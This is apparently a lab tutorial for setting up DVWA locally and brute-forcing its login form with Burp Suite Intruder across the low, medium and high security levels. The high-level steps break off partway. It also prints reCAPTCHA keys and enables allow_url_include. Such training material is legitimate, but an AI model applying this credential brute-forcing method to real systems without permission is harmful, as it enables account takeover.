

## Setup DVWA

Download DVWA

<https://github.com/digininja/DVWA>

now extract DVWA-master.zip file and rename it to dvwa

copy that folder to htdocs

now open C:\xampp\htdocs\dvwa\DVWA-master\config and remove .dst extension from config.inc.php file

open that file and change following

```
$_DVWA[ 'db_user' ] = 'root';
```

```
$_DVWA[ 'db_password' ] = '';
```

Now save that file.

Now open chrome: <http://127.0.0.1/dvwa/dvwa-master/setup.php>

Click on create/reset database at the end, click on login, enter admin as user and password as password.

On <http://127.0.0.1/dvwa/dvwa-master/setup.php> page allow\_url is disabled so stop apache and mysql.

Right click on apache control panel config button and open php.ini file.

Search allow\_url and change it allow\_url\_include=On

Now restart apache and mysql and referesh <http://127.0.0.1/dvwa/dvwa-master/setup.php>

Click on insecure captcha from left menu.

Click on **Please register for a key** from

reCAPTCHA: <https://www.google.com/recaptcha/admin/create>

Fill this form

The screenshot shows the Google reCAPTCHA Admin console interface. At the top, there's a blue header with the "Google reCAPTCHA" logo. Below it, a "Label" field is set to "localhost". The "reCAPTCHA type" section shows three options: "reCAPTCHA v3" (radio button), "reCAPTCHA v2" (radio button, selected), and "reCAPTCHA Android" (radio button). Under the "reCAPTCHA v2" section, there are three sub-options: "I'm not a robot" Checkbox (radio button, selected), "Invisible reCAPTCHA badge" (radio button), and "reCAPTCHA Android" (radio button). Each sub-option has a description: "Validate requests with the 'I'm not a robot' checkbox", "Validate requests in the background", and "Validate requests in your android app" respectively.

**reCAPTCHA type** ⓘ

☐ reCAPTCHA v3 Verify requests with a score

☒ reCAPTCHA v2 Verify requests with a challenge

☒ "I'm not a robot" Checkbox Validate requests with the "I'm not a robot" checkbox

☐ Invisible reCAPTCHA badge Validate requests in the background

☐ reCAPTCHA Android Validate requests in your android app

**Domains** ⓘ

+ 127.0.0.1

**Owners**

**Owners**

+ Enter email addresses

☒ **Accept the reCAPTCHA Terms of Service**

By accessing or using the reCAPTCHA APIs, you agree to the Google APIs [Terms of Use](#), Google [Terms of Use](#), and to the Additional Terms below. Please read and understand all applicable terms and policies before accessing the APIs.

reCAPTCHA Terms of Service ▾

☒ **Send alerts to owners** ⓘ

CANCEL SUBMIT

**Google reCAPTCHA**

**Adding reCAPTCHA to your site**

'localhost' has been registered.

Use this site key in the HTML code your site serves to users. [See client side integration](#)

**COPY SITE KEY**

Use this secret key for communication between your site and reCAPTCHA. [See server side integration](#)

**COPY SECRET KEY**

GO TO SETTINGS GO TO ANALYTICS

Copy this code into C:\xampp\htdocs\dwva\DVWA-master\config\config.inc.php

```
$_DVWA[ 'recaptcha_public_key' ] = '6Lcf6Q_UhAAAAABN-dlB6PhXZ77CQ8S1fJgljQD12';
```

```
$_DVWA[ 'recaptcha_private_key' ] = '6Lcf6Q_UhAAAAAErVefpyVpjOBfJkwBypDGziQHlq';
```

Now click on dvwa security -> change the security level to low and submit.


## Brute force attack -

<https://www.youtube.com/watch?v=bmphk1QbkOM&list=PLZUQcQP4Xtlp64Q6tzw8GdLsOweBsKD Ss&index=2>


First download burp suit

<https://portswigger.net/burp/releases/professional-community-2022-8-4?requestededition=community&requestedplatform=>

change proxy settings as follow



then in burp suit, select proxy and click options tab.




Now in proxy tab, click on intercept, open browser from there.

Login into DVWA. Set security to low.

And click brute force from left menu. Now select intercept on into burp suit.

And enter wrong username and password like : test and test123

This will be reflected into burp suit.




Now right click and select send to intruder.

Into intruder select positions. First select clear.

Then select username and click add


Then select password and click add

In attack type select cluster bomb.




Now select payloads.

Set payload 1 and 2. That is for username and password.



Now goto options and enter wrong username and password message into grep match options



Now click on start attack. It will try all possible combinations and return 1 for wrong result. And blank for correct username and password.

## Brute Force: Medium security

Follow same steps as low security.

Difference in the output is that it shows result slow compare to low security options.

This difference is because of login page coding of medium security.


It sleep for 2 seconds if login fails.

## Brute Force: high security


In high security username, password and anti-CSRF token is used. If all are matched then login is allowed.

Steps:


1. Select proxy, HTTP history and clear it.




2. Select target and from left side select URL and right click on it. Select delete host.




- Now from proxy select intercept on and reload the page of brute force login in DVWA
- Select project options in burp suit. Click on session and click on add.



- Select add in rule action and select run macro




6. Now select add

